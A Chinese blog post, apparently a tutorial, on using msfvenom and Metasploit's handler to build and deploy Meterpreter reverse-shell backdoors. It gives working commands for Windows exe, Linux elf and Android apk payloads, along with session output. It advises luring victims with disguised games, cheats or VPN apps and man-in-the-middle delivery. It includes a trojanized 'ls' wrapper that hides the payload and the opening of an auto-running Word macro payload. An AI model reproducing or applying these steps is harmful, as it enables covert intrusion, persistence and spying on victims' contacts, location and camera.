

Msfvenom介绍及使用



会测试的鲸鱼
一个将被IT行业淘汰的测试工程师，分享一些工作经验或者总结。

+ 关注他

5 人赞同了该文章

Msfvenom简介

Msfvenom主要用来生成带后门的软件。

Msfvenom是Msfpayload和Msfencode的组合，将这两个工具都放在一个Framework实例中。自2015年6月8日起，msfvenom替换了msfpayload和msfencode。

Msfvenom参数介绍

查看Msfvenom自带的帮助说明：

```
(root@kali)~[~]
# msfvenom --h
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var>val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options <value> List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --service-name <value> The service name to use when generating a service binary
  --sec-name <value>     The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest             Generate the smallest possible payload using all available encoders
  --encrypt <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key <value>  A key to be used for --encrypt
  --encrypt-iv <value>   An initialization vector for --encrypt
  -a, --arch <arch>      The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform> The platform for --payload (use --list platforms to list)
  -o, --out <path>       Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
  --pad-nops <length>   Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload le
length)
  -s, --space <length>   The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  -c, --add-code <path>   Specify an additional win32 shellcode file to include
  -x, --template <path>  Specify a custom executable file to use as a template
  -k, --keep             Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value> Specify a custom variable name to use for certain output formats
  -t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help             Show this message
```

知乎 @爱吃羊的鲸鱼

msfvenom -h

简单说明一下各个参数的作用：

- l, --list <type>: 列出指定模块的所有可用资源。 模块类型包括: payloads, encoders, nops,.....all
- p, --payload <payload>: 指定需要使用的payload(攻击荷载)。也可以使用自定义payload,几乎是支持全平台的
- f, --format <format>: 指定输出格式
- e, --encoder <encoder>: 指定需要使用的encoder（编码器）， 如果既没用-e选项也没用-b选项，则输出raw payload
- a, --arch <architecture>: 指定payload的目标架构，例如x86 还是 x64 还是 x86_64
- platform <platform>: 指定payload的目标平台
- o, --out <path>: 指定创建好的payload的存放位置
- b, --bad-chars <list>: 设定规避字符集，指定需要过滤的坏字符，避免加密后无法使用。例如：不使用 '\x0f'、'\x00'
- n, --nopsled <length>: 为payload预先指定一个NOP滑动长度

- s, --space <length>: 设定有效攻击荷载的最大长度，就是文件大小
- i, --iterations <count>: 指定payload的编码次数
- c, --add-code <path>: 指定一个附加的win32 shellcode文件
- x, --template <path>: 指定一个自定义的可执行文件作为模板,并将payload嵌入其中
- k, --keep: 保护模板程序的动作，注入的payload作为一个新的进程运行
- v, --var-name <value>: 指定一个自定义的变量，以确定输出格式
- t, --timeout <second>: 从stdin读取有效负载时等待的秒数（默认为30，0表示禁用）
- h,--help: 查看帮助选项

可以看一下当前工具有哪些payload：

```
root@kali: ~  
File Actions Edit View Help  
msfvenom -l payloads  
Framework Payloads (864 total) [--payload <value>]  
-----  
Name                                     Description  
-----  
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell  
aix/ppc/shell_find_port                 Spawn a shell on an established connection  
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)  
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell  
android/meterpreter/reverse_http        Run a meterpreter server in Android. Tunnel communication over HTTP  
android/meterpreter/reverse_https       Run a meterpreter server in Android. Tunnel communication over HTTPS  
android/meterpreter/reverse_tcp         Run a meterpreter server in Android. Connect back stager  
android/meterpreter_reverse_http        Connect back to attacker and spawn a Meterpreter shell  
android/meterpreter_reverse_https       Connect back to attacker and spawn a Meterpreter shell  
android/meterpreter_reverse_tcp         Connect back to the attacker and spawn a Meterpreter shell  
android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication over HTTP  
android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication over HTTPS  
android/shell/reverse_tcp               Spawn a piped command shell (sh). Connect back stager  
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/shell_reverse_tcp     Connect back to attacker and spawn a command shell  
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/armle/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)  
bsd/sparc/shell_bind_tcp                Listen for a connection and spawn a command shell  
bsd/sparc/shell_reverse_tcp             Connect back to attacker and spawn a command shell  
bsd/vax/shell_reverse_tcp               Connect back to attacker and spawn a command shell  
bsd/x64/exec                            Execute an arbitrary command  
bsd/x64/shell_bind_ipv6_tcp             Listen for a connection and spawn a command shell over IPv6  
bsd/x64/shell_bind_tcp                  Bind an arbitrary command to an arbitrary port  
bsd/x64/shell_bind_tcp_small            Listen for a connection and spawn a command shell  
bsd/x64/shell_reverse_ipv6_tcp          Connect back to attacker and spawn a command shell over IPv6  
bsd/x64/shell_reverse_tcp               Connect back to attacker and spawn a command shell  
bsd/x64/shell_reverse_tcp_small         Connect back to attacker and spawn a command shell  
bsd/x86/exec                            Execute an arbitrary command  
bsd/x86/metsvc_bind_tcp                 Stub payload for interacting with a Meterpreter Service  
bsd/x86/metsvc_reverse_tcp              Stub payload for interacting with a Meterpreter Service
```

msfvenom -l payloads

平台集成的payload还是非常丰富的，列表从上翻到下也要一会功夫。

不逐个演示参数的作用了，直接来实操吧。

Msfvenom对于Windows进行渗透

生成一个在32位Windows系统可执行且带病毒的文件：

```
(root@kali)~[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=4444 -a x86 --platform Windows -f exe > reverse_tcp.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)~[~]
# ls
beef-xss.js      ca.crt  Desktop  Documents  Music      password.lst  Public  reverse_tcp.exe  test  Videos
bettercap.history  ca.key  dictionaries  Downloads  password_file  Pictures     PySocks-1.7.1  templates  user_file
```

生成带毒文件

生成命令：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=4444 -a x86 --platform Windows -f exe > reverse_tcp.exe
```

文件生成后就需要想办法将文件传给目标了，可以放到网站上，也可以邮件发过去，名字改成有点吸引力一些，或者伪装成游戏客户端之类的。反正最终目的就是让目标运行这个文件。

只要在LHOST有监听LPORT端口，在目标运行文件时，就能获取到session。至于怎么监听，可以是nc，也可以是Metasploit中的handler模块。

这里我使用handler模块：

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

use exploit/multi/handler

这里使用的这个版本默认设置了一个payload，但不是我们需要的payload，切换一下：

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

set payload windows/meterpreter/reverse_tcp

看一下需要设置的参数：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.106    yes       The listen address (an interface may be specified)
  LPORT     3333             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

show options

有一个LHOST和LPORT，根据实际需要设置一下。

设置好参数就可以跑起来，开始监听了：

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:4444
```

run

当目标执行了文件时，这里就会收到session：

```
msf6 exploit(multi/handler) > sessions -l

Active sessions

  Id  Name  Type  Information  Connection
  --  --
  1   shell  shell  192.168.0.106:3333 → 192.168.0.111:1049 (192.168.0.111)
  2   shell  shell  192.168.0.106:3333 → 192.168.0.111:1050 (192.168.0.111)
  3   shell  shell  192.168.0.106:3333 → 192.168.0.111:1051 (192.168.0.111)
  4   shell  shell  192.168.0.106:3333 → 192.168.0.111:1052 (192.168.0.111)
  5   meterpreter x86/windows THINHPAD-0CC8AA\Administrator @ THINHPAD-0CC8AA 192.168.0.106:3333 → 192.168.0.111:1035 (192.168.0.111)
```

sessions -l

比较奇怪的是这里收到的session不是一个。查了一些资料，没能解决这个问题，排查了防火墙和网络，不管了，反正其中有能用的session就行。

进入这个可用的session，就能在靶机上执行命令了：

```
msf6 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5 ...

meterpreter > dir
Listing: C:\Documents and Settings\Administrator\桌面

Mode                Size           Type       Last modified          Name
-----
100777/rwxrwxrwx    73802        fil       2023-01-23 12:26:48 +0800 reverse_tcp.exe

meterpreter > █
```

在靶机上执行命令

Msfvenom对于Linux进行渗透

生成一个在Linux可执行且带病毒的文件：

```
(root@kali)~# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -b '\x00\xff' -a x64 --platform linux -i 5 -f elf > reverse_tcp.elf
Found 4 compatible encoders
Attempting to encode payload with 5 iterations of generic/nop
generic/nop failed with Encoding failed due to a bad character (index=55, char=0x00)
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor succeeded with size 215 (iteration=1)
x64/xor succeeded with size 255 (iteration=2)
x64/xor succeeded with size 295 (iteration=3)
x64/xor succeeded with size 335 (iteration=4)
x64/xor chosen with final size 335
Payload size: 335 bytes
Final size of elf file: 455 bytes

(root@kali)~# ls
beef-xss.js      ca.crt  Desktop  Documents  Music  password.lst  Public  reverse_tcp.elf  test  templates  user_file
bettercap.history  ca.key  dictionaries  Downloads  password_file  Pictures  PySocks-1.7.1
```

生成带毒文件

生成命令：

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -b "\x00\xff" -a x64 --platform linux -i 5 -f elf > reverse_tcp.elf
```

至于怎么将这个生成的文件传给目标Linux，这里就不详细说了，可以中间人攻击，或者文件放入一些正常软件中等别人下载（类似钓鱼，这也是为什么下载软件都要去官方下载的原因）。

还是要用Metasploit中的handler模块，但是payload需要切换一下：

```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

set payload linux/x64/meterpreter/reverse_tcp

看一下参数：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.106    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.106    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

知乎 @爱吃羊的鲸鱼

show options

设置LHOST和LPORT:

```
msf6 exploit(multi/handler) > set LHOST 192.168.0.106
LHOST => 192.168.0.106
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
```

设置参数

之后就可以将模块运行起来:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
[*] Sending stage (3020772 bytes) to 192.168.0.106
```

run

等文件在目标主机上执行，就能收到session:

```
[*] Meterpreter session 1 opened (192.168.0.106:3333 → 192.168.0.106:54100) at 2023-01-23 12:50:11 +0800

meterpreter > pwd
/root
meterpreter > ls
Listing: /root
=====

Mode                Size      Type    Last modified                Name
-----
040700/rwx-----  4096    dir     2022-06-26 23:12:26 +0800    .BurpSuite
100600/rwx-----   0      fil     2022-05-21 22:21:01 +0800    TCFAuthority
```

获取session

像上面这样操作其实在靶机上看是挺明显的，很容易暴露，被安全工程师注意到。

这里推荐一种方式，将带毒的文件嵌套到/usr/bin里面的常用工具中，比如将ls文件改个名字，然后再新建一个ls文件，再这个新的ls文件中调用原ls文件和带毒的文件，例如这样：

```
#!/bin/bash
/usr/bin/ls_bak
/root/reverse_tcp.elf & >& /dev/null &
```

这样靶机的操作者使用ls的时候，还是能获取到一样的内容，但是再后台会同时发起连接。

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
[*] Sending stage (3020772 bytes) to 192.168.0.106

ls
[*] Meterpreter session 3 opened (192.168.0.106:3333 → 192.168.0.106:44422) at 2023-01-23 13:14:27 +0800

meterpreter >
```

```
(root@kali) ~
# ./ls
beef-xss.js      Desktop      ls            Pictures      Templates
bettercap.history  dictionaries Music         Public        test
ca.crt           Documents   password_file PySocks-1.7.1 user_file
ca.key           Downloads   password.lst reverse_tcp.elf Videos
```

```
(root@kali) ~
#
```

嵌套后的效果

Msfvenom对于Android进行渗透

生成一个在Android可执行且带病毒的文件：


```
(root@kali)~[~]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 --platform android > reverse_tcp.apk
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes

(root@kali)~[~]
# ls
beef-xss.js      Desktop      Music      Public      test
bettercap.history  dictionaries password_file PySocks-1.7.1 user_file
ca.crt           Documents   password.lst reverse_tcp.apk
ca.key           Downloads  Pictures   Templates
```

生成带毒文件

生成命令：

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 --platform android > reverse_tcp.apk
```

可以将文件伪装或者嵌入游戏外挂，或者一些梯子，放到网上，等用户自己下载。

还是要用Metasploit中的handler模块，切换payload：

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
```

set payload android/meterpreter/reverse_tcp

查看一下参数：


```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.106    yes       The listen address (an interface may be specified)
  LPORT  3333             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.106    yes       The listen address (an interface may be specified)
  LPORT  3333             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

show options

参数由于前面设置过了，这里保留了。

执行模块：

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
```

run


当靶机中运行带毒文件时，就能收到session：

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
[*] Sending stage (78178 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.106:3333 → 192.168.0.103:49126) at 2023-01-23 13:48:22 +0800

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```

这里有很多Android特有的命令，比如获取通讯录、获取定位、打开摄像头之类的：



知乎 @爱吃羊的鲸鱼


Android特有的命令

其实这些已经涉及到个人隐私了。

Msfvenom伪装成word进行渗透

前面介绍了对于Windows进行渗透，直接使用一个exe的可执行文件，但是现在大家的安全意识普遍都有了提升，不太会执行未知、可疑的exe。这里再介绍一种将病毒伪装成word文档，这样被打开的概率就会大一些了。

先准备一个word文档：



准备word文档

生成需要的宏文档：

```
(root@kali) ~
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -a x86 --platform Windows -e x86/shikata_ga_nai -i 5 -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of vba-exe file: 20475 bytes
*****
*
* This code is now split into two pieces:
* 1. The Macro. This must be copied into the Office document
*    macro editor. This macro will run on startup.
*
* 2. The Data. The hex dump at the end of this output must be
*    appended to the end of the document contents.
*
*****
*
* MACRO CODE
*
*****

Sub Auto_Open()
    Cbczc12
End Sub

Sub Cbczc12()
    Dim Cbczc7 As Integer
    Dim Cbczc1 As String
    Dim Cbczc2 As String
    Dim Cbczc3 As Integer
    Dim Cbczc4 As Paragraph
    Dim Cbczc8 As Integer
```

知乎 @爱吃羊的鲸鱼

